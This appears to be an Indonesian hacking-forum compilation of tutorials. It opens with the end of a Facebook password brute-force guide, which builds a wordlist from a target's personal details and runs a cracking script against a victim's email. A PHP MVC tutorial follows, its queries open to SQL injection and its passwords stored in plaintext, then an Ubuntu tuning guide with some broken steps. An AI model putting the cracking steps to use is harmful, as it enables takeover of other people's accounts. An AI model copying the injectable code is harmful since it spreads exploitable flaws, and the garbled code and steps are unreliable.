


Module sudah berhasil kita Install. Explorer lagi masih dalam folder "C:\m", cari folder "mechanize" di "C:\build\lib" lalu pindahkan ke folder "C:\Python27\lib".



Module tambahan sudah berhasil kita Install.

Sebelum kita menggunakan tool'a, kita harus punya dulu kamus password'a. Cara'a sangat mudah, disini kita dituntut harus mampu melakukan Social Engineering. Kita mesti tahu dulu target kita itu siapa, kapan tanggal lahir'a, apa warna kesukaan'a, kapan tanggal jadian sama pacar'a dan masih banyak yang lain'a. Karena menurut pengalaman saya selama ini, mereka membuat password tidak jauh-jauh dari hal yang di sebutkan barusan. Sekarang password sudah kita kumpulan, selanjut'a simpan kumpulan password itu dalam notepad dan save dengan nama wordlist.txt.




Selanjut'a kita download dulu tool'a disini : <http://packetstormsecurity.org/Crackers/fbruteforcer.py.txt>  
Copy Paste (CoPas) ke notepad dengan nama "fb.py".

Lalu bikin folder dengan nama "tool" di Drive C:\. Simpan file wordlist.txt dan fb.py di C:\tool.

Sekarang kita mulai menjalankan tool'a, cara'a ketikan perintah di bawah pada CMD :

cd c:\tool --> Enter

fb.py -u [email@target.com](mailto:email@target.com) -w wordlist.txt --> Enter



Tunggu tool'a bekerja hingga muncul password Facebook korban kita.

Mungkin sekian dulu artikel yang bisa saya tulis. Kurang'a mohon maaf dan lebih'a bukan ada pada diri saya karena yang lebih hanya milik sang Pemilik Alam semesta ini. Maklum baru bisa sampai sini, jadi bikin tutorial'a juga sangat CuPu Banget. Karena kan saya hanyalah seorang Nyubi kelas berat, jadi bikin tutor'a juga di khususkan untuk para Nyubi-nyubi yang baru mau mencoba seperti saya ini.

## Model View Controller

---

### Pendahuluan

Pembuatan web skala besar, terkadang menggunakan teknik-teknik khusus untuk membuat web menjadi lebih efektif. Tidak lain pusat dari tujuan efektif itu sendiri ialah masalah penggunaan memori pada computer yang ditujukan sebagai web server. Penghematan memori dapat dilakukan dengan berbagai cara. Salah satunya adalah penggunaan konsep pemrograman MVC (Model-View-Controller) yang telah dipublikasikan pertama kali oleh peneliti XEROX PARAC yang bekerja dalam pembuatan bahasa pemrograman Smalltalk sekitar tahun 1970-1980. Penggunaan konsep mvc tentu saja tidak hanya membantu dalam masalah penghematan memori. Tetapi juga membantu untuk manajemen program web itu sendiri.

### System kerja


Model, Model mewakili **struktur data**. Biasanya model berisi fungsi-fungsi yang membantu seseorang dalam pengelolaan **basis data** seperti memasukkan data ke basis data, pembaruan data dan lain-lain.

View, View adalah bagian yang mengatur tampilan ke pengguna. Bisa di katakan berupa **halaman** web.

Controller, Controller merupakan bagian yang menjembatani model dan view. Controller berisi perintah-perintah yang berfungsi untuk memproses suatu **data** dan mengirimkannya ke halaman web.

Web sederhana dengan penggunaan konsep MVC

Sample web yang saya tulis disini memiliki konsep pemrograman MVC dan menggunakan pemrograman procedural sedangkan Kebanyakan MVC sendiri menggunakan OOP (object oriented programming).



Mengapa memilih menggunakan pemrograman procedural ? karena *goal* artikel yang saya tulis ini adalah agar temen-temen bisa tahu MVC itu seperti apa, mengapa, dan bagaimana.

Ok, sebelum memulai semuanya, pastikan dulu buat database dengan struktrur dan data (opsional) seperti ini:

```

CREATE TABLE `model_view_controller` (
  `id` tinyint(2) NOT NULL auto_increment,
  `user` varchar(40) NOT NULL,
  `password` varchar(40) NOT NULL,
  `nama` varchar(40) NOT NULL,
  `alamat` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=3;
INSERT INTO `model_view_controller` VALUES (1, 'kiddies', 'kiddies_123', 'kiddies', 'Devilzc0de');
INSERT INTO `model_view_controller` VALUES (2, 'ketek', 'ketek_456', 'ketek', 'Devilzc0de');
  
```

Selanjutnya kita buat file ini.php untuk koneksi ke database.

```
<?php
$localhost='localhost';
$user='root';
$password='root';
$db='mvc_sample';
$connect=mysql_connect($localhost,$user,$password);
$connect_db=mysql_select_db($db,$connect);
?>
```

Lalu kita buat file index.php. Isikan file ini dengan script seperti ini,

```
<?php
echo "<script> top.location='controller.php?page=view'; </script> ";
?>
```

Penjelasan : script di atas adalah javascript untuk menuju ke halaman 'controller.php?page=view'. Jadi ketika kita buka web tersebut, maka kita akan langsung di tarik ke halaman 'controller.php?page=view'.

Kita buat lagi file controller.php

```
<?php
switch($_GET['page'])
{
    case "view": require_once("view.php"); break;
    case "view_update": require_once("view_update.php"); break;
    case "view_laporan": require_once("view_laporan.php"); break;
}
?>
```

Penjelasan : file ini berfungsi sebagai control dari sebuah halaman web. Dengan penggunaan fungsi switch, controller akan memberikan halaman yang anda minta berdasarkan \$\_GET['page'].

view.php

```
<?php
echo"
<form action=model.php?exe=insert method=post>
<table width=241 height=144 border=1 align=center>
<tr> <td colspan=3 align=center>Insert</td> </tr>
<tr><td width=72>User</td> <td width=3>:</td> <td width=144><input type=text name=user id=user /></td></tr>
<tr><td>Password</td> <td>:</td> <td><input type=password name=password id=password /></td></tr>
<tr><td>Nama</td> <td>:</td> <td><input type=text name=nama id=nama /></td></tr>
<tr><td>Alamat</td> <td>:</td> <td><input type=text name=alamat id=alamat /></td></tr>
<tr><td colspan=3><input type=submit name=button id=button value=Submit />
<input type=reset name=insert id=button2 value= Reset /></td>
</tr>
</table>
</form>
<a href=controller.php?page=view_laporan><center>Laporan</center></a>
";
?>
```

```

view_update.php
<?php
include ('ini.php');
$query="select * from model_view_controller where id='$_GET[id]'";
$view=mysql_query($query);
$stampil=mysql_fetch_array($view);
echo "
<form action=model.php?exe=update method=post>
<table width=241 height=144 border=1 align=center>
<tr><td colspan=3 align=center>Update</td></tr>
<tr><td width=72>User</td> <td width=3>:</td> <input type=hidden name=id id=hiddenField value=$stampil[id] />
<td width=144><input type=text name=user id=user value=$stampil[user] /></td></tr>
<tr>
<td>Password</td> <td>:</td>
<td><input type=text name=password id=password value=$stampil[password] /></td>
</tr>
<tr><td>Nama</td> <td>:</td> <td><input type=text name=nama id=nama value=$stampil[nama] /></td></tr>
<tr><td>Alamat</td> <td>:</td> <td><input type=text name=alamat id=alamat value=$stampil[alamat] /></td>
</tr>
<tr><td colspan=3><input type=submit name=button3 id=button3 value=Submit />
<input type=reset name=update id=button4 value= Reset /></td>
</tr>
</table>
</form> ";
?>

```

```

View_laporan.php
<?php
include ('ini.php');
echo "
<table width=50% border=1 align=center>
<tr>
<td>ID</td> <td>User</td> <td>Password</td> <td>Nama</td> <td>Alamat</td> <td align=center>Edit || Delete</td>
</tr>";
$query=('select * from model_view_controller order by id');
$view=mysql_query($query);
while ($stampil=mysql_fetch_array($view)
{
    echo"
<tr>
<td>$stampil[id]</td>
<td>$stampil[user]</td>
<td>$stampil[password]</td>
<td>$stampil[nama]</td>
<td>$stampil[alamat]</td>
<td align=center>
<a href=controller.php?page=view_update&id=$stampil[id]>Edit</a> || <a
href=model.php?exe=delete&id=$stampil[id]>Delete</a></td>
</tr>";
}
echo"
</table>
";
?>

```

Penjelasan : file view.php bertugas untuk menampilkan form insert data, view\_update.php bertugas untuk menampilkan form update sebuah data (yang telah dipilih sebelumnya) dan file view\_laporan.php berisi laporan dari database yang dimaksud.

Lalu kita buat file dengan nama model.php

```

<?php
include ('ini.php');
$exe=$_GET['exe'];
$user=$_POST['user'];
$password=$_POST['password'];
$nama=$_POST['nama'];
$alamat=$_POST['alamat'];
$id=$_POST['id'];
if ($exe=='insert'){
$query="INSERT INTO model_view_controller VALUES (NULL , '$user', '$password', '$nama', '$alamat')";
$insert=mysql_query($query);
if (!empty($insert))
{
echo "
<script>
alert('Data Berhasil Disimpan');
top.location=('/view.php');
</script>
";
}
else{
echo "
<script>
alert('Data Gagal Disimpan');
top.location=('/view.php');
</script>
";
}
}
//update
if ($exe=='update')
{
$query="UPDATE model_view_controller SET user = '$user', password = '$password', nama = '$nama', alamat =
'$alamat' WHERE id ='$id' ";
$update=mysql_query($query);
if (!empty($update))
{
echo "
<script>
alert('Data Berhasil Diupdate');
top.location=('/view.php');
</script>
";
}
else{
echo "
<script>
alert('Data Gagal Diupdate');
top.location=('/view.php');
</script>
";
}
}
}

```

```
//delete
if ($exe=='delete')
{
$query="delete from model_view_controller where id='$_GET[id]'";
$delete=mysql_query($query);
if (!empty($delete))
{
echo "
<script>
alert('Data Berhasil Didelete');
top.location='view.php';
</script>
";
}
else
{
echo "
<script>
alert('Data Gagal Didelete');
top.location='view.php';
</script>
";
}
}
?>
```

Penjelasan : sesuai dengan teori yang dijelaskan diatas bahwa file model inilah yang menangani akses (query) ke database. Yaitu dengan melakukan pengecekan terhadap isi \$exe dan kemudian program akan menempatkan kebagian mana isi \$exe akan ditindak lanjuti.

Kesimpulan :

Metode pengembangan web dengan konsep MVC akan sangat membantu jika digunakan dalam skala besar. Penggunaan pemrograman procedural kurang efektif jika diterapkan pada MVC. Jika saya diizinkan nulis lagi, saya pengin nulis kelanjutan dari file ini dengan judul “OOP dengan MVC”. Diizinkan nggak neh om admin n moderator ? 😊

referensi

teori, gambar : [id.wikipedia.org/wiki/MVC](https://id.wikipedia.org/wiki/MVC)

salam

gr.^c0d3,

kritik dan saran silahkan dilayangkan ke [green.c0d3@gmail.com](mailto:green.c0d3@gmail.com) (<http://greenc0d3.wordpress.com>)

Thank's to :

Allah SWT, Muhammad SAW

My family, Ketek, kiddies, (post reply kalian, menguatkan saya untuk mulai menulis 😊), netheroes.org, all member devilzc0de.org (saya merasa nyaman berada disini)

## Optimasi System dan Desktop Ubuntu

---

Assalamu'alaikum.

Pada kesempatan kali ini, ijinkan saya membahas bagaimana cara optimasi system dan desktop pada ubuntu. Mari bersama-sama kita simak dan mencoba memahami cara-cara berikut, kemudian di praktekkan dalam system linux ubuntu anda masing-masing.

### A. Optimasi System Pada Ubuntu

Optimasi Direktori Filesystem:

Cara pertama yang kita lakukan terlebih dahulu yaitu, booting komputer anda menggunakan system live CD, dan kemudian ke terminal. Gunakan menu **Application → Accessories → Terminal**

Setelah itu login sebagai root dengan perintah **\$ sudo su**

Kemudian lihat partisi yang ingin anda optimalkan dengan perintah **\$ df -h**

Contoh, anda ingin mengoptimalkan susunan direktori pada partisi **/dev/sda1/** maka perintah yang harus anda jalankan yaitu : **\$ e2fsck -fD /dev/sda1/**

Keterangan: -D adalah untuk mengoptimasi direktori dalam filesystem. E2fsck mengoptimasi dengan cara mengindeks ulang direktori, atau mengurutkan dan mengkompress untuk direktori yang lebih kecil. Dengan mengindeks ulang susunan filesystem anda, maka filesystem lebih terasa responsif.

Menggunakan noatime dan writeback untuk mengoptimalkan ext3 dan reiserfs:

Untuk mengaktifkan neotime dan writeback anda dapat mengedit pada file konfigurasi fstab. Dengan perintah sebagai berikut: **\$ nano /etc/fstab**

Saya contohkan, pada baris fstab berikut ini ditambahkan opsi neotime dan writeback: **UUID=3eb414ba-5198-4c1f-9e3d-e91675329f83 / ext3 defaults,data=writeback,noatime,errors=remount-ro 0 0**

Setelah itu, edit file konfigurasi Grub, dengan perintah berikut: **\$ nano /boot/grub/menu.lst** (untuk ubuntu 6-8) dan jika ubuntu 9.10 dan 10.05 dengan perintah: **\$ nano /boot/grub/grub.cfg**

Kemudian tambahkan baris berikut: **rootflags=data=writeback**

Dan jalankan dengan perintah berikut: **\$ sudo update-grub**

Apabila filesystem anda menggunakan ext3, maka menggunakan perintah berikut: **\$ sudo tune2fs -o journal\_data\_writeback /dev/sda1/**

Kemudian reboot system operasi linux anda, dan jika berhasil, maka akses audio, gambar, dan video akan terasa lebih cepat.

### Optimasi Swap

Jika anda menggunakan perintah "top", maka memori pada PC anda terlihat seolah-olah habis, dan yang paling besar adalah cachenya. Cache memori, digunakan oleh system Linux untuk aplikasi yang sewaktu-waktu digunakan kembali, maka memori cache akan digunakan oleh aplikasi tersebut. Jadi, system Linux menggunakan memori yang nganggur pada RAM sebagai cache aplikasi.

Sekarang edit pada file **sysctl.conf** dengan perintah berikut: **\$ nano /etc/sysctl.conf**

Dan apabila komputer anda mempunyai memori yang hanya pas-pasan, dan anda tidak ingin menggunakan cache swap, tambahkan baris: **vm.swappiness=0**

Alangkah baiknya, jika anda memiliki memori yang besar, dan anda ingin mengoptimalkan penggunaan cache tambahkan baris: **vm.swappiness=100**

## Mempercepat Booting

### a. Optimasi Processor Dual Core

Apabila anda memiliki computer dengan kapasitas processor dual core, anda bisa memanfaatkan untuk proses booting agar lebih cepat.

Buka terminal anda, dan kemudian edit file `rc` dengan perintah: `$ sudo gedit/etc/init.d/rc/`

Cari baris **CONCURRENCY=none** kemudian ganti dengan **CONCURRENCY=none**

Keterangan: Concurrency sendiri artinya melakukan bersama-sama, dalam hal ini proses booting akan dilakukan bersamaan oleh dua processor tersebut sehingga bisa lebih cepat.

### b. Menggunakan Paket Preload

**Preload adalah paket yang digunakan untuk mengoptimalkan proses booting dan startup sebuah aplikasi, berikut cara installasi paket preload: \$ apt-get install preload**

**Setelah paket terinstall, maka dengan otomatis paket akan berjalan dengan sendirinya,** anda tidak perlu melakukan konfigurasi apapun, karena developernya telah mengoptimasikan preload tersebut. Atau apabila anda ingin mengetahui buka file konfigurasinya di: `$ sudo gedit /etc/preload.conf`

Berikut ini contoh isi file `preload.conf`:

Option

Default

Controls

Cache model (system) settings

model.cycle

20 [seconds]

How often Preload will query your system to update its model about programs and libraries to cache.

model.halflife

168 [hours]

How often Preload will begin to "forget" about old data; for each halflife, the statistical relevance of the current model loses 50% of its importance.

model.minsize

2000000 [bytes]

The minimum amount of system calls an application makes for it to be considered by Preload. A smaller number will mean Preload caches smaller applications, while to make Preload cache only larger applications, increase this number.

Memory settings

The formula used to determine the maximum available memory available to Preload is:

(Total RAM x model.memtotal) + (RAM available at start x model.memfree) + (Cached memory x model.memcached)

model.memtotal

-10%

model.memfree

100%

model.memcached

30%

Dan untuk memantau atau memonitoring aktivitas preload, anda dengan mudah dapat melihat lognya, dengan perintah berikut: `$ tail -f /var/log/preload.log`

Menggunakan preload dapat mengoptimalkan waktu startup system anda. Karena kebanyakan komputer saat ini memiliki RAM yang besar, preload memanfaatkan RAM ini untuk digunakan secara optimal.

### c. Menggunakan Opsi profile pada Grub

Pada menu ini, anda juga dapat membuat profile boot anda, sehingga kedepannya booting akan membaca file profile yang disimpan. Untuk membuat profile pada layar boot grub, tekan **e** pada baris: `/boot/vmlinuz-2.6.24-16-generic root=UUID=3eb414ba-5198-4c1f-9e3d-e91675329f83 ro splash=verbose vga=794`

Kemudian, pada akhir baris tambahkan kata **profile**. Kemudian tekan **b** untuk membooting sistem anda. Ketika proses booting, system akan mempelajari booting apa saja yang dilakukan, kemudian akan membacanya kembali untuk proses booting selanjutnya.

### d. Menonaktifkan Ipv6

Secara default Ubuntu mengaktifkan protokol Ipv6, anda harus membuat sebuah file untuk memblok protokol ini.

1. Pada terminal Ketik perintah:

```
$ touch /etc/modprobe.d/bad_list
$ nano /etc/modprobe.d/bad_list
```

2. Kemudian tambahkan baris:

```
alias net-pf-10 off
```

Setelah itu save dengan pencet tombol **ctrl+x** kemudian **s**

### e. Menggunakan Paket prelink

Install paket prelink dengan perintah **sudo apt-get install prelink**

kemudian buka file konfigurasi prelink dengan perintah **sudo gedit /etc/default/prelink**

Ubah baris **PRELINKING=unknown** menjadi **PRELINKING=yes**

Untuk menjalankan prelink jalankan perintah **sudo /etc/cron.daily/prelink**

Selanjutnya prelink akan menjalankan quick prelink setiap hari, biasanya dimalam hari (kurang dari 1 menit),

Catatan: Sedangkan setiap 14 hari full prelink akan berjalan. Anda dapat mengganti waktu prelink tersebut pada crontab.

## B. Optimasi Desktop Pada Ubuntu

Menggunakan Paket Ubuntutweak

Jadi, selain memakai cara manual, untuk optimasi Linux ubuntu, anda dapat juga menggunakan paket optimasi ubuntu, aplikasi yang sering digunakan adalah ubuntu tweak, berikut link download dan screen shootnya.

<http://ubuntu-tweak.com/downloads>




## Mematikan Animasi

Pada saat anda meminimize aplikasi, biasanya muncul animasi minimize sebelum aplikasi turun ke taksbar, nah untuk menghilangkan animasi tersebut, anda bisa dengan mudah mensetting melalui aplikasi **gconf-editor**. Untuk cara-caranya sebagai berikut:

1. Tekan tombol Alt+F2 dan kemudian ketikkan **gconf-editor**


2. Setelah itu, Pilih **apps/metacity/general**



3. Setelah itu beri centang pada “Reduced Resources”;



4. Kemudian, itu beri tanda centang desktop/gnome/interface/enable\_animations



Catatan: Jika menghilangkan animasi ini akan berdampak pada hilangnya animasi pada saat menggerakkan window, yang tampak menjadi sebuah kotak ketika window tersebut digerakkan.

Selain itu opsi lainnya untuk membuat centeng desktop diantaranya (gunakan dengan hati-hati) :

/apps/metacity/general/compositing\_manager disetel ke **False**, non aktifkan bayangan di bawah jendela

/desktop/gnome/interface/enable\_animations mirip dengan yang di atas

/desktop/gnome/interface/menus\_have\_icons matikan ikon pada menu

/apps/panel/global/keep\_menus\_in\_memory

/apps/panel/global/disabled\_applets


/apps/panel/global/tooltips\_enabled

/desktop/gnome/sound/event\_sounds

Mengamankan Desktop dengan Menggunakan Paket Pessulus ( Lockdown Editor ). Untuk menjaga tampilan panel pada desktop agar tidak berubah, anda dapat dengan mudah menggunakan **paket pessulus**.

1. Intallasi dengan perintah: **\$ apt-get install pessulus**

2. Kemudian jalankan dengan cara mengklik menu **System → Administration → Lockdown Editor**



## Menggunakan Script Deepfreeze

Selain menggunakan pessulus untuk mengamankan desktop, anda juga dapat menggunakan cara lain untuk mengamankan desktop anda, yaitu dengan menggunakan script bash, dan sering disebut **script deepfreeze**, ada banyak sekali script deepfreeze untuk linux yang tersedia di dunia internet, salah satu contoh yang saya punya yaitu script deepfreeze yang di gunakan anak-anak UGOS adalah sebagai berikut:

```

2|#!/bin/bash
3|#####
4|## Script untuk mekstract file backup-an.. dengan kata lain, menerapkan freeze-nya
5|## "deepfreeze" kedalam format tar-ball
6|#####
7|# Script ini masih dalam heavy development
8|# Segala macam kerusakan harap ditanggung sendiri
9|# dan segala bug mohon segera dilaporkan
10|# ke pembuat script ini
11|# hehehe
12#
13|# Script ini di rencakan untuk
14|# bisa bekerja dengan advance..
15|# Tapi apabila gagal, ya...
16|# itu resiko sampeyan :D
17#
18|# script dibuat oleh fathirhamdi
19|# optimum untuk ubuntu feisty 7.04
20|
21|
22|# mendefinisikan dulu nama user yang
23|# ingin di-freeze
24|user="ugos";
25|# mendefinisikan nama grup
26|group=$user;
27|# mendefinisikan nama folder
28|# home user didalam /home
29|home=$user;
30|
31#####
32## bagian ini untuk merevert konfigurasi ##
33## yang berkaitan dengan gnome dan user ##
34#####
35|# menghapus konfigurasi bawaan Xserver
36|rm -v /home/$home/.dmrc
37|rm -v /home/$home/.ICEauthority
38|# bagian ini untuk merevert icon desktop
39|rm -rv /home/$home/Desktop/*
40|tar --same-owner --same-permissions -jxvf /root/backup-desktop.tar.bz2 -C /home/$home/
41|chown -v $user:$group /home/$home/
42|
43|sleep 2
44|
45|echo -e "#####
46|echo -e "# mengekstrak image freeze selesai! #"
47|echo -e "# selamat menikmati proses boot #"
48|echo -e "# ^_^\n      v #"
49|echo -e "#\n      terima kasih #"
50|echo -e "#####"
51|sleep 1

```

Catatan: Tujuan utama script deepfreeze ini sebetulnya adalah mengembalikan konfigurasi home user yang sudah dibackup sebelumnya. Konfigurasi tersebut sudah dibuat dalam bentuk tarball (.tar.bz2) di simpan di /root. Kemudian script deepfreeze tersebut ditaruh di /etc/init.d/gdm di bagian stop sehingga ketika gdm dimatikan script ini bekerja dan mengembalikan konfigurasi ke semula.

Backup konfigurasi home dari user yang sudah dibuat dalam bentuk tarball (.tar.bz2) di simpan di /root. Kemudian script deepfreeze tersebut ditaruh di /etc/init.d/gdm di bagian stop sehingga ketika gdm dimatikan script ini bekerja dan mengembalikan konfigurasi ke semula.

Mudah bukan, untuk mengoprek system Linux, tidak jauh halnya dengan cara mengoprek system Windows, semua itu mudah asalkan ada kemauan.

Semoga tutorial ini dapat bermanfaat bagi seluruh bangsa indonesia khusunya, sekian dari saya,

## Teknik Mempercepat Akses Modem Flash

